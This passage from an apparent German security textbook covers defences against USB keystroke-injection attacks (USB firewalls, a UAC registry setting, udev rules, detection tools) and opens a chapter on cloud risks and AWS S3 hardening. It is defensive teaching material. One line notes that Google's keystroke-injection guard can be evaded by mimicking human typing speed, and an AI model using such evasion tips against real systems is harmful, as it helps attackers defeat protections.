Eine weitere Möglichkeit besteht darin, den Datenverkehr zwischen USB-Gerät und Schnittstelle durch ein weiteres Gerät zu überwachen. Somit können z. B. Keystroke-Injection-Angriffe durch ihre überdurchschnittliche Anzahl von Tastaturanschlägen entlarvt und geblockt werden. Diese sogenannten *USB-Firewalls* lassen sich flexibel und kostengünstig einsetzen. Derartige Firewalls sehen so ähnlich aus wie ein USB-Stick. Sie haben aber außer einem USB-Stecker auch eine USB-Buchse und können so zwischen dem Rechner und externen USB-Geräten platziert werden. Weitere Informationen finden Sie unter folgendem Link:

https://botfrei.de/firewall-fuer-den-usb-anschluss

Eine weitere Möglichkeit, die USB-Ports komplett zu sperren, sind sogenannte *USB-Port-Schlösser*. Dabei werden kleine Bauteile mit einem speziellen Werkzeug in den USB-Stecker eingebracht. Diese Variante bietet zwar einen gewissen Schutz für »Gelegenheitstäter«, kann aber bei Nutzung eines eigenen Tools durch einen professionellen Angreifer umgangen werden.

https://lindy.com/en/technology/port-blockers

Software-Maßnahmen

Grundsätzlich unterscheiden wir hier zwischen Maßnahmen, die auf der Basis des laufenden Betriebssystems oder durch zusätzliche, meist kommerzielle Programme getroffen werden können.

So beschreibt Adrian Creshaw in einer sehr umfangreichen, allerdings schon einige Jahre alten Abhandlung, welche Einstellungen auf Windows- und Linux-Betriebssystemen mit Bordmitteln getroffen werden können:

https://www.irongeek.com/downloads/Malicious%20USB%20Devices.pdf

Eine Möglichkeit unter Windows besteht z. B. darin, mit Hilfe der Gruppenrichtlinien die Installation zusätzlicher Geräte zu unterbinden. Der Administrator erstellt dazu eine Liste mit erlaubten Hardware-IDs und verhindert damit die Einrichtung von anderen Geräten, die nicht der Richtlinie entsprechen. Zur Veränderung der Gruppenrichtlinien führen Sie Computerkonfiguration • Administrative Vorlagen • System • Geräteinstallation aus (siehe Abbildung 9.31).

Viele Angriffe über die USB-Schnittstelle zielen darauf ab, administrative Rechte auf dem Zielsystem zu erreichen. Die Standardeinstellungen unter Windows sehen vor, dass, sobald erweiterte Berechtigungen benötigt werden, ein Dialogfeld angezeigt wird. Dort muss der Nutzer bestätigen, dass Änderungen auf seinem Gerät ausgeführt werden sollen. Da jetzt in der Regel keine Passwörter abgefragt werden, machen sich die Angriffswerkzeuge dies zunutze und erreichen ihr Ziel mit einem simulierten »Tastendruck« auf »Ja« (siehe Abbildung 9.32).



Abbildung 9.31 Die Installation von zusätzlichen Geräten per Gruppenrichtlinie verhindern



Abbildung 9.32 Ein fehlendes Passwort kann leicht umgangen werden.

Dieses Verhalten sollten Sie in der Windows-Registry so ändern, dass immer ein Administratorpasswort eingegeben werden muss, wenn Modifikationen am Gerät vorgenommen werden. Mit folgendem Kommandozeilenbefehl, der hier nur aus Platzgründen auf mehrere Zeilen verteilt ist, können Sie den notwendigen Eintrag vornehmen:

```
reg add
  "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\
   CurrentVersion\Policies\System"
  /v ConsentPromptBehaviorAdmin /t REG_DWORD /d 1 /f
```

Diese Änderung sorgt dafür, dass der User nun auf jeden Fall ein Passwort braucht (siehe Abbildung 9.33).

Um dies rückgängig zu machen, nutzen Sie folgenden Befehl:

```
reg add
  "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\
   Policies\System"
  /v ConsentPromptBehaviorAdmin /t REG_DWORD /d 5 /f
```

Abbildung 9.33 Die Benutzerkontensteuerung fordert nun das Administratorpasswort.

Auch die Hersteller von Virenschutzprogrammen integrieren zunehmend Schutzmaßnahmen gegen Keystroke-Injection-Angriffe in ihre Produkte. Als Beispiel stellen wir hier das kostenlose Programm *G DATA USB Keyboard Guard* vor, das zuverlässig neu angesteckte USB-Geräte erkennt und die Anwender vor den möglichen Gefahren warnt (siehe Abbildung 9.34). Sie können so entscheiden, ob Sie die Tastatur nutzen wollen. Einmal registriert, werden die entsprechenden Parameter in der Windows-Registry gespeichert und das Gerät als »sicher« freigegeben.

Abbildung 9.34 Der G DATA USB Keyboard Guard warnt bei neuen Tastaturen.

Die Firma G Date bietet die Software zum kostenlosen Download unter folgendem Link an:

https://secure.gd/dl-int-usb/

In einem Linux-System lassen sich diese Einstellungen viel differenzierter vornehmen. Das macht die Arbeit aber keineswegs einfacher. Der moderne Linux-Kernel besitzt ein virtuelles Dateisystem, das alle Informationen zur Steuerung der angeschlossenen Geräte liefert. In der Regel verfügen alle Geräte über den Status *authorized*. Das bedeutet, dass sie im System ohne Einschränkungen verwendet werden können. Die Schwierigkeit besteht eigentlich nur darin, herauszufinden, an welchem USB-Bus die Geräte angeschlossen sind. Durch das Setzen der Option `1` oder `0` schalten Sie einzelne Geräte an bzw. ab.

Als Testsystem haben wir Ubuntu 16.04 verwendet. Das Kommando `lsusb` gibt eine Übersicht der in Ihrem Linux-System verwendeten USB-Komponenten:

```
root@ubuntu:/sys/bus/usb/devices# lsusb -t
  Bus 04.Port 1: Dev 1, Class=root_hub, Driver=xhci_hcd/12p
  Bus 03.Port 1: Dev 1, Class=root_hub, Driver=xhci_hcd/2p
  Bus 02.Port 1: Dev 1, Class=root_hub, Driver=uhci_hcd/2p
  Bus 01.Port 1: Dev 1, Class=root_hub, Driver=ehci-pci/15p
     Port 1: Dev 9, If 0, Class=Mass Storage, Driver=usb-storage
     Port 2: Dev 10, If 0, Class=Mass Storage, Driver=usb-storage
     Port 3: Dev 11, If 0, Class=Printer, Driver=usblp, 480M
     Port 4: Dev 12, If 0, Class=Printer, Driver=usblp, 480M
```

Um detaillierte Informationen über das an Bus 1 und Port 1 angeschlossene Gerät zu erhalten, führen Sie folgendes Kommando aus:

```
udevadm info -a -p /sys/bus/usb/devices/1-1
```

Die hier verfügbaren Informationen lassen sich nun in einem Script verwenden, das gezielt nur die USB-Ports und -Geräte aktiviert, die Sie für Ihre Arbeit benötigen. Eine entsprechende Regeldatei, die im Verzeichnis `/etc/udev/rules.d` zu installieren ist, könnte folgendermaßen aussehen:

```
# script by Adrian Crenshaw with info from Michael Miller,
# Inaky Perez-Gonzalez and VMware
# disable by default
ACTION=="add", SUBSYSTEMS=="usb", \
  RUN+="/bin/sh -c 'echo 0 > /sys$DEVPATH/authorized'"
# allow authorized devices
ACTION=="add", SUBSYSTEMS=="usb", \
  RUN+="/bin/sh -c 'for host in /sys/bus/usb/devices/usb*; do \
      echo 0 > $host/authorized_default; \
    done'"
```

```
# enable hub devices
ACTION=="add", ATTR{bDeviceClass}=="09", \
  RUN+="/bin/sh -c 'echo 1 >/sys$DEVPATH/authorized'"
```

Auch im Open-Source-Bereich gibt es Lösungen, mit denen Sie USB-Angriffe erfolgreich abwehren können. Stellvertretend seien hier die Projekte *Duckhunter* und *Beamgun* erwähnt, die derzeit aber nur unter Windows nutzbar sind:

https://github.com/pmsosa/duckhunt
https://github.com/JLospinoso/beamgun

Beide installieren einen Überwachungsmechanismus, der typische Angriffsszenarien erkennt und blockt. In Abbildung 9.35 hat Beamgun einen Angriff durch den Bash Bunny vereitelt.



Abbildung 9.35 Beamgun hat einen Angriff eines Bash Bunnys vereitelt.

Auch Google sorgt sich um die Linux-Nutzer. Deshalb hat Google ein Tool entwickelt, das die Zeit zwischen den eingehenden Tastenanschlägen misst und anhand vordefinierter Heuristiken bestimmt, ob es sich um einen Angriff handelt. Es unterstützt zwei verschiedene Betriebsmodi. Im MONITOR-Modus wird das zu schützende System nur überwacht, und die Ereignisse werden protokolliert. Der HARDENING-Modus blockiert verdächtige USB-Geräte und sperrt sie für die weitere Nutzung.

https://opensource.googleblog.com/2020/03/usb-keystroke-injection-protection.html
https://github.com/google/ukip

Wir haben das Tool getestet und konnten feststellen, dass es einen bestimmten Schutz gegen USB-Rubber-Ducky und Co. bietet. Wenn es der Angreifer aber schafft, die Zeit zwischen den Tastaturanschlägen zu reduzieren, um so einen »realen« Menschen vorzugaukeln, dann lässt es sich in die Irre führen.

https://pentestit.de/googles-keystroke-injection-schutz-test-mit-p4wnp1

Kapitel 20
Sicherheit in der Cloud

Immer mehr Firmen/Organisationen lagern Daten in die Cloud aus. Das ist aus mehreren Gründen bequem: Die Daten sind unkompliziert auf allen erdenklichen Geräten zugänglich (vom Notebook bis zum Smartphone) und können gut zwischen verschiedenen Mitarbeitern geteilt werden. Viele administrative Aufgaben in der Wartung entfallen; die Kosten sind planbar und in manchen Fällen sogar geringer als bei On-Premise-Lösungen.

Allerdings gehen mit dieser Strategie neue Sicherheitsrisiken einher – Sie verlieren die Kontrolle über Ihre Daten und liefern sich in mehrerlei Hinsicht externen Anbietern aus: Ist sichergestellt, dass die Daten beim Cloud-Anbieter nicht verlorengehen können (z. B. bei einem Hardware-Defekt oder Brand)? Ist sichergestellt, dass Sie jederzeit Zugriff auf betriebskritische Daten haben, z. B. bei einem Netzwerk-/Internetausfall? Ist garantiert, dass die Daten nicht in fremde Hände geraten?

Aus Hacker-Sicht eröffnen sich mit dem weitverbreiteten Cloud-Einsatz ganz neue Angriffstechniken. Plakativ formuliert: Wozu soll sich ein Hacker die Mühe machen, Rechner oder Smartphones einer Firma anzugreifen, wenn alle relevanten Daten ohnedies in der Cloud abzuholen sind? (Ganz so einfach ist es in der Praxis zum Glück doch nicht …)

Aus der Sicht des Administrators oder Sicherheitsverantwortlichen stellen sich mit der Absicherung ausgelagerter Daten neue Herausforderungen. Aktuell gibt es aber durchaus nicht für jedes Problem eine perfekte Lösung oder Empfehlungen.

Dieses Kapitel gibt zuerst einen Überblick über Cloud-Techniken, -Anbieter und -Risiken und formuliert einige allgemeine Empfehlungen. Anschließend werden wir konkret zwei Cloud-Systeme behandeln: einerseits Amazon Web Services (AWS) S3, andererseits die Open-Source-Programme *Nextcloud* und *ownCloud*. In Kapitel 21 wird dann mit *Microsoft 365* das wichtigste Cloud-Angebot von Microsoft im Mittelpunkt stehen; es integriert eine Menge Dienste unter einem Dach.

20.1 Überblick

Der Begriff *Cloud* bezeichnet das Angebot von IT-Diensten auf externen Servern. Der Cloud-Anbieter kümmert sich um die Administration von mitunter Tausenden von Servern in riesigen Rechenzentren. Die Cloud-Nutzer bemerken davon nichts. Sie nutzen die Angebote über eine Webseite oder über einfach zu bedienende Programme bzw. Apps. Nach außen hin präsentiert sich die Cloud somit als *Black Box*.

Freilich gibt es nicht *die* Cloud. Vielmehr sind die Angebote in ihrer Funktionalität sehr breit gestreut, wobei die meisten Cloud-Firmen mehrere oder alle Varianten offerieren:

- **Datenspeicher:** Die Cloud-Funktionen, auf die wir uns in diesem Buch konzentrieren, dienen in erster Linie zur Speicherung von Daten in verschiedensten Formen: als Office-Dokumente, Mails oder in Form simpler Dateien.
- **Virtuelle Maschinen (IaaS = Infrastructure as a Service):** Bei einigen Cloud-Anbietern, insbesondere bei Amazon, können Sie virtuelle Server mieten. In diesem Fall übernehmen Sie selbst die Administration der Serverinstallation. Der Cloud-Anbieter stellt in diesem Fall nur die Infrastruktur zur Verfügung, aber keine fertige Software. Diese Art von Cloud-Nutzung ist eine Alternative zur Miete von Root-Servern bei einem Hosting-Provider. Der entscheidende Cloud-Vorteil liegt hier in der fast unbegrenzten Skalierbarkeit: Sie können Ihre virtuellen Server bei Bedarf mit mehr CPU-Leistung, RAM und Speicherplatz aufrüsten und zahlen nur dafür, was Sie aktuell wirklich brauchen. (Tatsächlich sind die Preismodelle der meisten Cloud-Anbieter sehr komplex, was eine klare Kalkulation im Voraus erschwert.)
- **Services und Datenbanken (PaaS/SaaS = Platform/Software as a Service):** Schließlich gibt es diverse Angebote für spezielle IT-Dienste, die sich an Programmierer und Administratoren richten. Sie können damit Docker-Instanzen ausführen, Datenbanken einrichten etc. Zur Nutzung dieser Dienste verwenden Sie spezielle APIs (*Application Programming Interfaces*).

Der aktuell größte Cloud-Anbieter ist Amazon. Dessen *Amazon Web Services* (AWS) decken nicht nur alle erdenklichen Funktionen ab, sie dienen oft auch anderen Cloud-Firmen als Basis.

Argumente für die Cloud

Der Siegeszug der Cloud hat ohne Zweifel mit ihrer einfachen, bequemen Nutzung zu tun: Der über alle Geräte komfortabel zu nutzende Mailclient (Google), analoge Features samt Kollaboration für Office-Dokumente (Microsoft), der bequeme Zugriff auf Fotos und andere Dateien (Dropbox), die Synchronisierung von Fotos, Mails und Musik im Apple-Universum (iCloud) – im Vordergrund steht für Privatanwender immer die Bequemlichkeit.

Firmen wird die Cloud mit anderen Argumenten verkauft: Es sei sowohl billiger als auch sicherer, die IT-Infrastruktur in die Cloud auszulagern. Tatsächlich ist diese Argumentation oft schlüssig: Gerade kleinere Firmen und Organisationen sind oft überfordert, ihre eigenen Server zu warten, regelmäßig Hard- und Software zu aktualisieren und korrekt zu konfigurieren. Gute Administratoren sind kaum zu finden und kosten viel Geld. Die Zentralisierung der Infrastruktur durch einen Cloud-Anbieter ist da durchaus eine attraktive Lösung, ein »Rundum-sorglos-Paket« gewissermaßen.

Cloud-Risiken und -Angriffsvektoren

Freilich ist nicht alles Gold, was glänzt. Mit der Cloud-Nutzung sind neue Risiken verbunden, eröffnen sich neue Angriffsmöglichkeiten:

- **Phishing:** Der Zugriff auf die Cloud-Daten einer Person, eines Mitarbeiters einer Firma etc. ist in aller Regel durch zwei Daten abgesichert: Die Mailadresse und ein dazugehörendes Passwort. Für einen Angreifer ist es in der Regel leicht, die Mailadresse herauszufinden. Damit verbleibt das Passwort oft die einzige Hürde, die ein Hacker überwinden muss.

  Die meisten Cloud-Dienste blockieren den Zugriff nach wiederholten Login-Versuchen mit falschen Daten. Insofern ist für den Angreifer Phishing oft der erfolgversprechendste Ansatz. Denkbar ist aber auch der Diebstahl oder Zugriff auf ein Gerät, auf dem Cloud-Passwörter gespeichert sind, also beispielsweise ein Notebook eines Mitarbeiters.

  Wenn Cloud-Dienste automatisiert durch eigene Software genutzt werden, kommen anstelle von Passwörtern meist Schlüsseldateien zum Einsatz. Ein Angreifer wird, wenn er dazu die Möglichkeit hat, auf Ihren Servern oder in Ihren Backups nach diesen Dateien suchen.
- **Unbeabsichtigt öffentlicher Zugang auf Daten:** Die häufigsten Cloud-Pannen der vergangenen Jahre hatten interessanterweise damit zu tun, dass aufgrund einer Fehlkonfiguration an sich vertrauliche Dateien (z. B. Backups) öffentlich auf der Cloud herumlagen. Die Dateien sind dort oft schwer zu finden, weswegen solche Pannen oft lange unbemerkt bleiben. Insofern lässt sich später oft schwer sagen, wie groß der Schaden ist, d. h. wer die Dateien gefunden und heruntergeladen hat.
- **Der Geheimdienst liest (vermutlich) mit:** Seit den Snowden-Enthüllungen muss man davon ausgehen, dass sich verschiedene Geheimdienste trotz heftigen Widerstands der Cloud-Firmen Zugriff auf die großen Cloud-Datenspeicher verschaffen können oder diesen Zugriff bereits haben. Gerade bei ausländischen Diensten spielt es für den Nutzer wohl keine Rolle, ob dies über gesetzlich definierte und erlaubte Schnittstellen oder quasi in Form von illegalen Angriffen geschieht.

  Während solche Zugriffe für private Urlaubsfotos meist unerheblich sind, gilt dies nicht für firmeninterne Dokumente. Etliche Cloud-Anbieter bieten inzwischen die

Möglichkeit an, Daten in europäischen Rechenzentren abzulegen. Damit gelten die strengeren EU-Datenschutzgesetze. Ob das am Grundproblem irgendetwas ändert, darf bezweifelt werden.

- **Traditionelles Network Hacking:** Auch wenn die Cloud als *Black Box* wahrgenommen wird, besteht sie doch aus unzähligen einzelnen (Linux-)Servern. Jeder davon ist mit den klassischen Methoden des Network Hackings angreifbar. Aus Hacker-Sicht ist diese Vorgehensweise nicht übermäßig attraktiv: zum einen, weil die Cloud-Infrastruktur in der Regel besser gewartet und geschützt ist als sonstige Server, zum anderen, weil schwer vorhersehbar ist, welche Daten sich auf einem bestimmten Server befinden. Was nutzt ein erfolgreicher Angriff, wenn sich dann herausstellt, dass auf dem Server nur irgendwelche YouTube-Videos gespeichert sind? Andererseits kann *ein* erfolgreicher Angriff der Startpunkt für eine größere Attacke sein.
- **Ausbruch aus virtuellen Maschinen:** In der Vergangenheit wurden immer wieder Schwachstellen in Virtualisierungssystemen bekannt, die es einer virtuellen Maschine ermöglichen, aus ihrem »Käfig« auszubrechen und Daten des Hostsystems oder anderer virtueller Maschinen zu lesen. Vor diesem Szenario fürchten sich speziell IaaS-Provider. Aus Hacker-Perspektive ist dieser Angriffsvektor freilich selten vielversprechend: Es ist nicht vorhersehbar, welche anderen virtuellen Maschinen auf einem Host laufen. Statistisch gesehen ist es äußerst unwahrscheinlich, dass ein interessantes Angriffsziel dabei ist.

Empfehlungen

Es ist niemandem gedient, wenn wir hier die Cloud generell verteufeln. Sie müssen sich aber über die Risiken im Klaren sein, denen Sie sich mit der Cloud-Nutzung aussetzen. Bevor wir in den weiteren Abschnitten bzw. im nächsten Kapitel konkret auf einige Cloud-Dienste eingehen, noch ein paar allgemeine Empfehlungen:

- **Schulung:** Machen Sie Ihren Mitarbeitern die Risiken der Cloud-Nutzung klar. Diese nichttechnische Maßnahme ist vermutlich wirksamer als alle anderen Ratschläge zusammen!
- **Verschlüsselung:** Nach Möglichkeit sollten Sie alle privaten bzw. firmeninternen Dateien, die Sie bei einem großen Cloud-Anbieter ablegen, *selbst* verschlüsseln. (Eine cloudseitige Verschlüsselung, bei der der Private Key in den Händen des Cloud-Unternehmens bleibt, ist sicherheitstechnisch weitgehend wertlos.)

  Dieser Empfehlung können Sie leicht folgen, wenn Sie die Cloud im Rahmen eines automatisierten Backup-Systems als Datenspeicher verwenden. Nahezu unmöglich ist dies aber, wenn die Cloud dabei helfen soll, dass mehrere Mitarbeiter Dokumente austauschen und gemeinsam bearbeiten (Dropbox, Office 365, OneDrive, Google Drive etc.).

- **Cloud-Abhängigkeit:** Machen Sie den Betrieb Ihrer Firma nicht vollständig von der Cloud abhängig! Es müssen gar keine Sicherheitsprobleme sein, die dazu führen, dass Ihr Unternehmen plötzlich den Zugriff auf die eigenen Daten verliert. Es können auch ganz triviale Pannen sein, z. B. ein Problem bei der Internetversorgung.

  Bedenken Sie auch, dass der internationale Internetverkehr von relativ wenigen Tiefseekabeln abhängig ist. Was wäre, wenn einige Kabel durch ein Seebeben, durch Sabotage oder durch kriegerische Handlungen zerstört würden und Ihre Cloud-Daten sich am anderen Ende dieser Kabel befänden? (Die Internetprotokolle sind sehr flexibel konzipiert, das heißt, der Datenaustausch kommt mit dem Ausfall von einem oder zwei Kabeln nicht gleich zum Erliegen. Aber die Transferraten würden sinken, die Reaktionszeiten steigen. Transatlantische Cloud-Lösungen wären plötzlich spürbar langsamer, eine komfortable Nutzung wäre nicht mehr möglich.)
- **Richtige Konfiguration:** Achten Sie auf die korrekte Konfiguration Ihrer Cloud-Dienste. Bei der Inbetriebnahme liegt das Hauptaugenmerk oft darauf, die Cloud-Dienste überhaupt zum Laufen zu bringen. Kontrollieren Sie hinterher, dass ein öffentlicher Zugang zu den Daten unmöglich ist, dass die Zugangsschlüssel sicher verwahrt werden etc. Hier ist das Geld für eine externe Beratung gut investiert; die eigenen Administratoren sind oft betriebsblind.
- **Up to date:** Wenn Sie eine eigene Cloud-Lösung auf der Basis von ownCloud oder Nextcloud einsetzen, ist es sehr wichtig, die Software stets auf dem aktuellen Stand zu halten!

20.2 Amazon S3

Der *Simple Storage Service* (S3) zählt zu den populärsten Cloud-Angeboten von Amazon. In S3 speichern Sie Dateien, wobei es aber zwei grundverschiedene Anwendungsszenarien gibt:

- **S3 als Webserver-Ergänzung:** Die eine Variante besteht darin, dass S3 den eigenen Webserver oder andere Dienste unterstützt. Auf S3 werden zumeist große Dateien (Handbücher, Videos etc.) gespeichert. Die eigene Website oder eine App nutzt dann Links auf diese S3-Dateien. Der Vorteil dieser Vorgehensweise besteht darin, dass die eigene Serverinfrastruktur entlastet wird. S3 kann große Dateien beliebig vielen Nutzern zur Verfügung stellen und skaliert dabei besser als ein eigener Server, vor allem dann, wenn die Lastverteilung stark schwankt.
- **S3 als Daten-Safe:** Genau umgekehrt sieht die zweite Nutzungsvariante aus: S3 wird verwendet, um private oder firmeninterne Dateien dauerhaft zu speichern, oft als Backup. S3 ist dabei möglicherweise nicht der einzige Backup-Ort, sondern im Sinne einer hohen Redundanz einer von mehreren.

Naturgemäß sind die Konfigurationsanforderungen ganz unterschiedlich: Während die Dateien im ersten Fall über URLs öffentlich zugänglich sein müssen, sollen sie im zweiten Fall möglichst gut abgesichert und nur nach einer Identifizierung erreichbar sein. Dieser Gegensatz war in der Vergangenheit die Ursache vieler Sicherheitspannen: Standardmäßig war S3 für die öffentliche Nutzung konfiguriert. Wer S3 anders einsetzte, musste selbst daran denken, die Konfiguration zu ändern.

Dieses Problem hat Amazon natürlich längst erkannt: Wenn Sie in der S3-Webkonsole einen neuen *Bucket* einrichten (also einen neuen Speicher, wörtlich einen *Eimer*), dann ist dieser standardmäßig nicht öffentlich (siehe Abbildung 20.1). Kunden, die in der Vergangenheit einen (damals per Default) öffentlichen Bucket eingerichtet hatten, benachrichtigte Amazon per Mail und fragte nach, ob der öffentliche Charakter tatsächlich beabsichtigt war.



Abbildung 20.1 Neue »Buckets« sind standardmäßig nicht öffentlich.

Wenn Sie Daten öffentlich zugänglich machen möchten, gibt es wiederum mehrere Varianten, die für den öffentlichen Zugriff gedachten Dateien zu markieren. Das kann in der Konsole erfolgen (Button MAKE PUBLIC), bei der Übertragung (`aws s3 cp ... --acl public-read`) oder global durch Policy-Regeln, die für den gesamten Bucket oder einzelne Verzeichnisse davon gelten.

Sichere Bucket-Namen

Alle S3-Bucket-Namen müssen weltweit eindeutig sein. Für die Namensgebung gelten Regeln wie für Hostnamen. Daher sind keine Großbuchstaben und nur ganz wenige Sonderzeichen erlaubt (`.` und - sowie _).

Diese Regeln legen es nahe, Bucket-Namen dem eigenen Domainnamen nachzubilden, also z. B. `meine-firma.de` oder `meine-firma.backup`. Das hat aber den Nachteil, dass solche Namen relativ leicht erraten werden können. Sicherer sind zufällige Zeichenketten in der Art `gsjad3242`.

Basisabsicherung und Benutzerverwaltung

Die Steuerung aller AWS-Funktionen inklusive S3 erfolgt über eine Webkonsole. (Wenn auf den AWS-Seiten oder -Hilfetexten von einer »Konsole« die Rede ist, dann bezeichnet der Begriff kein Terminal, sondern die AWS-Weboberfläche!)

Nach dem Einrichten eines neuen AWS-Accounts gilt dieser Benutzer als »Stammbenutzer« (*Root User*). Er hat unbeschränkte Rechte innerhalb der Webkonsole. Es ist empfehlenswert, den Login durch eine Multi-Faktor-Authentifizierung (MFA) abzusichern. Als zweiter Faktor kommt wahlweise ein Hardware-Authentifizierungsgerät oder eine App zur Generierung von *One-Time Passwords* in Frage (z. B. *Google Authenticator* oder *Authy*).

Die Angst, den zweiten Faktor (z. B. Ihr Smartphone) zu verlieren, sollte Sie nicht davor abhalten, 2FA zu verwenden! Amazon sieht für diesen Fall ein klares Prozedere vor, wie Sie wieder Zugang zu Ihrem Konto erlangen:

https://docs.aws.amazon.com/IAM/latest/UserGuide/id_credentials_mfa_lost-or-broken.html

Bei der Lösung von Login-Schwierigkeiten können Sicherheitsfragen samt Antworten helfen (z. B. »Was war das erste Live-Konzert, das Sie besuchten?«). Zur Einstellung dieser Fragen wählen Sie nach dem Login im Menü rechts oben in der Webkonsole den Eintrag Konto und scrollen dann zum Punkt Sicherheitsherausforderungsfragen konfigurieren.

In der Vergangenheit war der Stammbenutzer mit einem Schlüssel ausgestattet, der die Nutzung von Cloud-Funktionen ermöglichte. Das ist mittlerweile aus Sicherheitsgründen nicht mehr der Fall. Sie können solche Schlüssel zwar erzeugen, aber Amazon rät dringend davon ab. Stattdessen sollten Sie eigene Benutzer für bestimmte Aufgaben einrichten. Bevor Sie beispielsweise Daten im Simple Storage Service (S3) speichern, richten Sie über das *Identity and Access Management* (IAM) einen Benutzer ein, der über S3-Rechte verfügt (aber möglichst über keine anderen Rechte!).

AWS differenziert zwischen zwei Arten von Benutzern: solchen, die für die Administration, Abrechnung und Buchhaltung zuständig sind und Zugriff auf die AWS-Webkonsole erhalten, und solchen, die über APIs oder Kommandos direkten Zugriff auf AWS-Dienste haben (also z. B. in S3 Daten speichern und auslesen können). Damit können Sie sicherstellen, dass ein für die Rechnungen zuständiger Benutzer keinen Zugriff auf alle Daten erhält! Umgekehrt kann ein API-Nutzer sich nicht in der Webkonsole anmelden. Die Passwörter und Login-Formen der beiden Zugriffsvarianten werden vollkommen unterschiedlich verwaltet:

- **API-Zugriff:** Für den Zugriff auf die API sowie das `aws`-Kommando wird jeder neue Benutzer mit einer *Access Key ID* und einem *Secret Access Key* ausgestattet. Die Access Key ID ist ein AWS-weit eindeutiger ID-Code zur Identifizierung des Benutzers. Der Secret Key ist das dazugehörende Passwort. Es kann in der Konsole nur unmittelbar nach dem Erzeugen des Benutzers angezeigt oder als CSV-Datei heruntergeladen werden. Wenn Sie es verabsäumen, den Secret Key zu speichern, müssen Sie später einen neuen erzeugen. Das ist beliebig oft möglich.
- **Zugriff auf die AWS-Webkonsole:** Der Konsolen-Login erfolgt durch die Angabe des Benutzernamens und eines Passworts. Amazon empfiehlt, den Login außerdem durch MFA abzusichern.

Nachdem Sie elementare Sicherungsmaßnahmen durchgeführt haben, sollte das IAM-Dashboard der Webkonsole einen zufriedenstellenden Sicherheitsstatus zeigen (siehe Abbildung 20.2).

